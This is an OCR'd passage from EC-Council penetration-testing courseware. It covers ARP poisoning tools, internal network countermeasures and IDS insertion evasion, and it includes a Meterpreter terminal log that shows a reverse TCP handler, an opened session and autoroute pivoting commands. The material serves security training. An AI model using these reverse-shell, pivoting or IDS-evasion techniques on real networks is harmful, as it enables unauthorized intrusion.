


Figure L.78: Screenshot displaying Cain & Abel tool—ARP poisoning status

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **WinArpAttacker**

  WinArpAttacker scans, attacks, detects, and protects computers on a LAN. It sends IP conflict packets to target computers as fast as possible and diverts all communications.

  It can perform the following attacking actions:

  - Arp flooding
  - BanGateway
  - IPConflict
  - SniffGateway
  - SniffHosts
  - SniffLan




Figure L.79: Screenshot displaying WinArpAttacker tool

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Advanced Tips and Techniques


Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

autoroute

```
aleksander@ubuntu-Machine: /tmp
File  Edit  View  Search  Terminal  Help
[*] Started reverse TCP handler on 172.20.20.88:443
[*] Sending stage (180291 bytes) to 172.20.20.9
[*] Meterpreter session 1 opened (172.20.20.88:443 -> 172.20.20.9:49293) at 2020-09-08 10:
36:08 -0400

meterpreter > run autoroute -h

[!] Meterpreter scripts are deprecated. Try post/multi/manage/autoroute.
[!] Example: run post/multi/manage/autoroute OPTION=value [...]
[*] Usage:   run autoroute [-r] -s subnet -n netmask
[*] Examples:
[*]   run autoroute -s 10.1.1.0 -n 255.255.255.0  # Add a route to 10.10.10.1/255.255.255.
0
[*]   run autoroute -s 10.10.10.1                 # Netmask defaults to 255.255.255.0
[*]   run autoroute -s 10.10.10.1/24              # CIDR notation is also okay
[*]   run autoroute -p                            # Print active routing table
[*]   run autoroute -d -s 10.10.10.1              # Deletes the 10.10.10.1/255.255.255.0 r
oute
[*] Use the "route" and "ipconfig" Meterpreter commands to learn about available routes
[-] Deprecation warning: This script has been replaced by the post/multi/manage/autoroute
module
meterpreter >
```


Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

autoroute -s



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Internal Network Security Countermeasures and Recommendations

Following are some of the internal network security countermeasures and recommendations:

- Scan all incoming traffic for malware before it reaches the workstation.
- Use minimal privileges for users and ensure that the local administrator password is not revealed to them.
- Make sure that all outgoing traffic is controlled through a proxy in the DMZ and is scanned for malware.
- Restrict direct Internet access from internal machines.
- Make sure that viruses, worms, Trojan horses, other malicious software, and unauthorized software are eradicated.
- Ensure that patches are applied to modify security and functionality problems.
- Implement the least essential configuration and established standards for various types of services and computers.
- Ensure that the network topology is kept up to date after creating it.
- Enable sufficient logging levels.
- Execute vulnerability assessment tests and address identified vulnerabilities.
- Ensure that proper and appropriate mechanisms are maintained and implemented for user authentication and authorization.
- Ensure that password-controlled electronic locks are used for workstations, servers, and laptops.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- Use physical access controls wherever necessary.
- Ensure that physical access is controlled to the IT assets services and resources.
- Use different tools for network monitoring, filtering, and analyzing regularly and examine the results.
- Ensure that unauthorized users are prohibited from accessing your wireless network, thus securing it.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Network Penetration Testing: Perimeter Devices

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Test the Insertion on the IDS

- Send the packets whose **time-to-live fields** have been crafted to reach the IDS but not the target computers
- Send the IDS a **stream of 1-character packets** (the attacker-originated data stream), in which one of the characters (the letter "X") will be accepted only by the IDS
- As a result, the IDS and the end system **reconstruct** two different strings




Figure: Insertion of the letter "X"

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Test the Insertion on the IDS

IDS employs pattern-matching algorithms to look for specific patterns of data in a packet or stream of packets. Insertion is a process where you can forcefully make IDS to read the invalid packets. If a packet is malformed or if it does not reach its actual destination, the packet becomes invalid. If the IDS reads such an invalid packet, it will get confused and accept the incoming invalid packets.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

You can test the IDS by sending the packets whose time-to-live fields have been crafted to reach the IDS but not the target computers. Send the IDS a stream of 1-character packets (the attacker-originated data stream) in which one of the characters (the letter "X") will be accepted only by the IDS. As a result, the IDS and the end system reconstruct two different strings as shown in the following figure.


